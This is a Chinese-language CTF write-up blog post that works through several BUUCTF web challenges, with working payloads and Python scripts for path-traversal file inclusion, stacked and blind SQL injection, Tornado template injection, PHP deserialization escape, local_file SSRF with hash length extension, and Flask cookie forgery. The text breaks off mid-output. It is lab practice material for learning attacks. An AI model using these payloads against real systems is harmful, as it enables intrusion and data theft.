BUUCTF web writeup

原创

置顶 GAPPPPP 于 2019-09-11 09:06:06 发布 8292 收藏 11
文章标签： cft

1. WarmUp

f12查看页面源代码得到提示

```
<!DOCTYPE html>
<html lang="en"> event
▶ <head> ⋯ </head>
▼ <body>
    <!--source.php-->
    <br>
    <img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg">
  </body>
</html>
```


查看`source.php`中的内容,可以看到是`CVE-2018-12613`的漏洞利用,核心代码位于

```
$_page = urldecode($page);
$_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
        return true;
}
echo "you can't see it";
return false;
```


其中`mt_strpos`所起到的作用是返回目标字符串首次出现的位置,联系`mb_substr`所起到的作用是截取目标字符串对应位置的内容,结合起来就是返回传入变量`$page`匹配到第一个`?`之前的内容,直接用`CVE-2018-12613`的poc和`hint.php`的内容利用文件包含构造`?file=hint.php%253f/../../../../../ffffllllaaaagggg`
得到flag。

```
        ) {
                include $_REQUEST['file'];
                exit;
        } else {
                echo "<br><img src=\"https://i.loli.net/2018/11
        }
?> flag{[redacted]}
```

学习资料:

> http://www.52bug.cn/hkjs/5111.html

2.随便注

今年强网杯的原题,使用的技巧为堆叠注入

payload:`-1' or 1=1#`


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


得知了sql注入语句内部的闭合方式为单引号,本来是想利用bool类型的盲注读取内容,但是

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

我们无法利用`select`和`where`,也就是说bool类型的盲注无法实现了,而且大部分的注入类型也都无法实现,我也是在强网杯后查看大牛们的wp才得知了堆叠注入这种类型的注入方式,堆叠注入的原理为

> 在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在；结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1;DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

简单来说我们可以使用`;`来进行上一句话语句的闭合和下一句话的执行,因此我们可以用`SHOW databases`和`SHOW tables`来查看数据库名和表名。

payload:`1';SHOW databases;#`

```
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


payload:`1';SHOW tables;#`

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


接着我们查看`words`表中的列名

payload:`1';SHOW columns from words;#`

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
```

```
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


flag貌似不在这个表中,再查看一下`1919810931114514`表中的内容


payload:`1';SHOW columns from `1919810931114514`;#`

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


可以看到我们想要查询的flag就在该表中,但是我们通过外部输入执行的查询是在`word`表中所执行的猜测内部执行的sql查询语句为`select * from words where id=''`,因此我们要实现的目标为先在`1919810931114514`表中添加新的名为`id`的列,接着将`1919810931114514`表名修改为`words`,最后将`words`表名修改为`tmp`(其余不冲突的任意表名均可)。


我们需要的sql语法为`alter table `表名` add(字段名 字段类型 NULL)`(在对应的表名当中增加新的字段名及其对应的类型),`rename table `当前表名` to `改后表名`;`(修改旧的表名为新的表名)
最后的payload为`1';alter table `1919810931114514` add(id int NULL);#`接着执行`1';rename table `words` to `tmp`;rename table `1919810931114514` to `words``




3.easy_tornado




看到这个样子难免会想到hash函数拓展攻击,但很明显利用的方式不同,因此我们只能另外想办法尝试去找到`cookie_secret`,`tornado`也是python的web框架,我们就可以联想到经常遇到的flask的模板注入漏洞,首先我们要找到哪里会提供报错信息随便输入文件名及其对应的hash值便会弹出错误界面




我们传入的`msg`参数会在页面当中显示,符合ssti可能出现的条件,测试一下`?msg={{123}}`




此时我们可以通过传入`handler.settings`查看环境变量获取`cookie_secret`的值



得到`cookie_secret`的值为`M)Z.>}{O]lYIp(oW7$dc132uDaK<C%wqj@PA![VtR#geh9UHsbnL_+mT5N~J84*r`
结合提示给出的flag存在于根目录下的`fllllllllllllag`中




我们将其拼接为`M)Z.>}{O]lYIp(oW7$dc132uDaK<C%wqj@PA![VtR#geh9UHsbnL_+mT5N~J84*r3bf9f6cf685a6dd8defadabfb41a03a1`再md5加密得到的结果为`70aed71508e50d160a73756a21e9953d`得到flag



4. 高明的黑客


也是一道强网杯的原题,下载源码后可以看到很多被混淆的php文件,内置了很多貌似可以任意命令执行的地方,比如这处




我们都知道`preg_replace`函数在正则匹配参数为`/e`时如果完成匹配的话会执行第二个参数的命令,但可以看到我们以get方式传入的变量在实现命令执行前就被置空了,因此问题的关键就变成了找到一个有效的可以实现任意命令执行的变量

```
import requests
import re
import os
s = requests.session()
files = os.listdir('./src')
for i in files:
    url = 'http://web15.buuoj.cn/'+str(i)+''
    filename = './src/'+str(i)
    f = open(filename)
    content = f.read()
    f.close()
    print(content)
    muma = re.findall('_GET\[\'(.*?)\'\]',content)
    for j in muma:
        payload = url+'?'+str(j)+'=echo \'success\''
        print(payload)
        c=s.get(payload)
        if 'success' in c.text:
            print(payload)
            exit()
```

得到flag



5. [CISCN2019 华北赛区 Day2 Web1]Hack World



题目直接告诉了我们flag存在的表名和列名,fuzz后发现各种形式的`or`和`and`以及`union`,单双引号,闭合符号,空格均被过滤了,这就表示着一般情况的sql注入均无法实现。在输入框中测试`1=1`,发现返回的结果为输入1的返回相同,此时我们在输入框内利用sql当中的if语句构造`IF(expr1,expr2,expr3)`,即若expr为true则返回expr2否则返回expr3


```
import requests
s=requests.session()
url='http://web43.buuoj.cn/index.php'
ans = ''
for i in range(1,40):
    for j in range(37,127):
        key = "if(ascii(substr((select(flag)from(flag)),"+str(i)+",1))="+str(j)+",2,1)"
        payload = {'id':key}
        c = s.post(url,data = payload)
        if 'my' in c.text:
            ans = ans + chr(j)
            print(ans)
```

得到flag

```
flag{5yk358d16me5exxwo4mo2hjs5w0hadz9}
```

6. piapiapia

首先是对着输入框一通操作发现没有什么卵用,接着`www.zip`下载网站源码



接下来就是代码审计的工作了,先看一下`index.php`有什么值得注意的内容。

```
<?php
    require_once('class.php');
    if($_SESSION['username']) {
        header('Location: profile.php');
        exit;
    }
    if($_POST['username'] && $_POST['password']) {
        $username = $_POST['username'];
        $password = $_POST['password'];

        if(strlen($username) < 3 or strlen($username) > 16)
            die('Invalid user name');

        if(strlen($password) < 3 or strlen($password) > 16)
            die('Invalid password');
```

```php
        if($user->login($username, $password)) {
            $_SESSION['username'] = $username;
            header('Location: profile.php');
            exit;
        }
        else {
            die('Invalid user name or password');
        }
    }
    else {
?>
```


我们登陆时的用户名和密码长度均受到了限制,初次之外没有什么需要我们注意的地方了,接着查看一下`class.php`的内容
在定义mysql类中是存在有这样一个函数

```php
public function filter($string) {
    $escape = array('\'', '\\\\');
    $escape = '/' . implode('|', $escape) . '/';
    $string = preg_replace($escape, '_', $string);

    $safe = array('select', 'insert', 'update', 'delete', 'where');
    $safe = '/' . implode('|', $safe) . '/i';
    return preg_replace($safe, 'hacker', $string);
}
public function __tostring() {
    return __class__;
}
```


会将我们的`select`,`insert`,`update`,`delete`和`where`替换为hacker,且此时的`preg_replace`不存在`/e`的情况,不存在漏洞。最后我们在`update.php`当中找到了文件上传点

```php
$file = $_FILES['photo'];
if($file['size'] < 5 or $file['size'] > 1000000)
    die('Photo size error');
```

似乎好像还没有什么过滤的地方，并且给出了上传后的绝对路径

```php
move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
$profile['phone'] = $_POST['phone'];
$profile['email'] = $_POST['email'];
$profile['nickname'] = $_POST['nickname'];
$profile['photo'] = 'upload/' . md5($file['name']);
```

注册一个账号测试下上传一句话木马并且访问改绝对路径，发现会直接对文件进行下载，也就是说我们文件上传的点无法得到利用了。
最后我们在`profile.php`当中找到了存在有的反序列化的点，我们来研究一下是否能利用起来

```php
<?php
    require_once('class.php');
    if($_SESSION['username'] == null) {
        die('Login First');
    }
    $username = $_SESSION['username'];
    $profile=$user->show_profile($username);
    if($profile  == null) {
        header('Location: update.php');
    }
    else {
        $profile = unserialize($profile);
        $phone = $profile['phone'];
```

```php
        $email = $profile['email'];
        $nickname = $profile['nickname'];
        $photo = base64_encode(file_get_contents($profile['photo']));
?>
```


我们可以看到反序列化的对象是定义在`class.php`当中的`show_profile($username)`,也就是此处的

```php
public function show_profile($username) {
    $username = parent::filter($username);

    $where = "username = '$username'";
    $object = parent::select($this->table, $where);
    return $object->profile;
}
```

该函数与下方定义的`select`函数配合将会返回该用户名下的全部信息的一个**对象**

```php
  public function update_profile($username, $new_profile)
      {
      $username = parent::filter($username);
      $new_profile = parent::filter($new_profile);

      $where = "username = '$username'";
      return parent::update($this->table, 'profile', $
          new_profile, $where);
  }
```

再注意下这个`update_profile`方法,该方法配合`update`方法会更新profile中的内容。

```php
        move_uploaded_file($file['tmp_name'], 'upload/' . md5
            ($file['name']));
        $profile['phone'] = $_POST['phone'];
        $profile['email'] = $_POST['email'];
        $profile['nickname'] = $_POST['nickname'];
        $profile['photo'] = 'upload/' . md5($file['name']);

        $user->update_profile($username, serialize($profile))
            ;
        echo 'Update Profile Success!<a
            href="profile.php">Your Profile</a>';
```


所更新的内容如上图所示,分别是`phone`,`email`,`nickname`和`photo`,我们可以看到`nickname`这个参数的判断是存在问题的

```php
    if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname'])
        || strlen($_POST['nickname']) > 10)
        die('Invalid nickname');
```

对于这两个条件我们都可以选择使用数组绕过

```php
<?php
    $config['hostname'] = '127.0.0.1';
    $config['username'] = 'root';
    $config['password'] = '';
    $config['database'] = '';
    $flag = '';
?>
```

这是`config.php`当中的内容,可以看到我们想要读到的flag就存在于该php当中，但如何才能将其读出来呢

```
    $profile = unserialize($profile);
    $phone = $profile['phone'];
    $email = $profile['email'];
    $nickname = $profile['nickname'];
    $photo = base64_encode(file_get_contents($profile['
        photo']));
```

在`profile.php`当中会对`$photo`对象进行反序列化操作,关键就在于这个危险的file_get_contents,我们要想办法使得`$profile[photo]`变成`config.php`就可以成功读取出`config.php`的内容,接下来就是这道题目的核心问题了：**反序列化逃逸字符**

我们都知道序列化的字符串都带有长度比如`s:5:"abcde"`,但如果序列化的字符串为`s:5:"abcdef"`的话，我们对其进行反序列化输出的结果就为`abcde`也就是说我们的字符`f`从反序列化的过程中逃逸了出去,我们来看一下这道题目当中的关键代码

```
$safe = array('select', 'insert', 'update', 'delete'
    , 'where');
$safe = '/' . implode('|', $safe) . '/i';
return preg_replace($safe, 'hacker', $string);
```

也就是说如果我们的输入存在有`where`的话该方法将会把`where`替换为`hacker`，这两个单词一个是五个字符，一个是六个字符，这也为我们的字符逃逸埋下了伏笔。但字符逃逸要求字符串的序列化数量和实际数量不一致，这道题目是否符合要求呢

```
public function update_profile($username, $new_profile)
    {
    $username = parent::filter($username);
    $new_profile = parent::filter($new_profile);

    $where = "username = '$username'";
    return parent::update($this->table, 'profile', $
        new_profile, $where);
}
public function __tostring() {
    return __class__;
}
```


我们可以看到`update_profile`传入的变量已经是一个序列化完毕的字符串，因此字符逃逸的条件也就成立了,最后的payload为`wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php`

其中`where`的个数与插入的`;}s:5:"photo";s:10:"config.php`长度相同,也就是说每一个`where`被替换为`hacker`的过程都会为一个字符创造一个逃逸的空间

正常情况下序列化的字符串应当是`a:4:{s:5:"phone";s:11:"11111111111";s:5:"email";s:14:"12345@qq.email";s:8:"nickname";s:5:"abcde";s:5:"photo";s:15:"upload/xxxxxxxx";}`

但如果我们的`nickname`传入刚才的payload的话序列化字符串就会变为`a:4:{s:5:"phone";s:11:"11111111111";s:5:"email";s:14:"12345@qq.email";s:8:"nickname";a:1:{i:0;s:186:"hacker";}s:5:"photo";s:10:"config.php";}s:5:"photo";s:7:"upload/";}`我们的`nickname`为186位，也就是所有的hacker加起来的长度,也正因为这个我们的`s:5:"photo";s:10:"config.php";`才得以成功逃逸由于反序列化已经结束，我们后缀多出的内容也就不起任何作用了。

```
src="data:image/gif;
base64,PD9waHAKJGNvbmZpZ1snaG9zdG5hbWUnXSA9ICcxMjcuMC4wLjEnOwokY29uZmlnWyd1c2VybmFtZSddID0gJ3Jvb3QnOwokY29uZmlnWydwYXNzd29yZCddID0gJ3F3ZXJ0eXVpb3AnOwokY29uZmlnWydkYXRhY
-memeda "  mFzZSddID0gJ2NoYWxsZW5nZXMnOwokZmxhZyA9ICdmbGFne2p1NTViaTJicGVmZmVveTQ1bDIxdzkzaDdjMDE1cmI0fSc7Cj8+Cg==" 
0px;margin:0px auto;">
```

base64解密后即可得到flag

7.[De1CTF 2019]SSRF Me

这道题目的难点就是最后利用到了`CVE-2019-9948`的内容,先简单的介绍一下

```
# Vulnerability PoC
import urllib
print urllib.urlopen('local_file:///etc/passwd').read()[:30]
```

也就是说在python2.7,3.7和3.8中本来用于对目标url访问并读取的函数`urlopen`可以实现对本地文件的读取，这也就满足了对于`gopher`和`file`协议的绕过

```
def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False
```

绕过了这个最重要的点后其实题目的思路就十分清晰了，首先是签名的问题

```
def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
```

我们的签名值是由`secret_key`,`param`和`action`三个部分构成的，其中后两个部分是我们可控的，但是`secret_key`的值我们未知。很容易可以联想到hash函数拓展攻击。
结合上半部分的代码，我们总体的思路是这样子的，先使用scan函数把目标文件读取到result.txt中，接着使用read函数将result.txt中的内容读取出来
首先我们利用geneSign函数获取一串由密钥生成的hash值

```
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
```

此处我们的`param`为`local_file:///flag.txt`， `action`则为默认的`scan`

```
GET /geneSign?param=local_file:///flag.txt HTTP/1.1
Host: web68.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
Accept-Encoding: gzip, deflate
Cookie:
__cfduid=d36b6344efd7c41e97b630ed47f9fc7731564730933
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 09 Aug 2019 01:32:11 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: wangzhan.qianxin.com
Server: qianxin-waf
WZWS-RAY: 1121-1565343131.771-s4jhg
Content-Length: 32

65d814be4cac0af19416a0d1e82f321c
```


```
Cache-Control: max-age=0
```


得到了对应的hash值,接着我们使用hashpump构造带有read的hash值

```
root@kali:~# hashpump
Input Signature: 654d5fa65eeecd197bad8d9d7ae2e878
Input Data: scan
Input Key Length: 42
Input Data to Add: read
1396c3dbce6e0bd974d138b4b2c00bc0
scan\x80\x00\x00\x00\x00\x00\x00\x00\x00p\x01\x00\x00\x00\x00\x00\x00read
```

接下来就是分别写入和读取flag.txt中的内容了

```
>>> str =r'scan\x80\x00\x00\x00\x00\x00\x00\x00\x00p\x01\x00\x00\x00\x00\x00
\x00read'
>>> print(str.replace(r'\x','%'))
scan%80%00%00%00%00%00%00%00%00p%01%00%00%00%00%00%00read
```



8.admin

这道题目在注册登陆过后的`change`页面中给出了源码提示,我们在config.py当中可以看到

```
import os

class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:ads11234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```

也就是说我们已经得到了用于生成cookie的`SECRET_KEY`，而且这道题目明显的是想让我们伪造admin登陆，我们

在`index.html`也可以看出

```
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
```

我们尝试使用脚本对cookie进行伪造，先对现有的cookie进行解密

```
root@kali:~/flask-session-cookie-manager-master# python3 flask_session_cookie_ma
nager3.py decode -c '.eJw9kEGLwkAMhf_KkrOHTne9CB6U1lIhGSpth8xFXFudTh0XWkVb8b_vrA
seQg7v8fK9PGB76OrewOzSXesJbJsKZg_4-IYZUGQM52TZZoNOeJCqmGpFDUbpgDkHMk9HztnPskW3sZ
TEU0wKgWN5YpUG2nFAY9liGA9k4zsqcjJfWs5Lq-1ioGRlSGWCwuxLK91KVRoaW0FKN1KxQEeWxr-7cc
hh6vfGsSqEjPah9xh88VWGHM7hOYF93x22l5-2Pr8raLu0mGSfmKwbdoVHXp84z0LtfA1FFqPFTapVQ3
ZxJ4-LCm-czV9xjdsd63dSJTZMx3_lvHNegOO17i8wgWtfd6-_gQjg-Qtt4W0O.XUzqJw.RBEJa6q5g-
jyPUeQJTVw3vgDkfM' -s 'ckj123'
{'_fresh': True, '_id': b'48aa3cb42df29e9ecb022164923a63a0d2dc4a90e535eab4ff475d
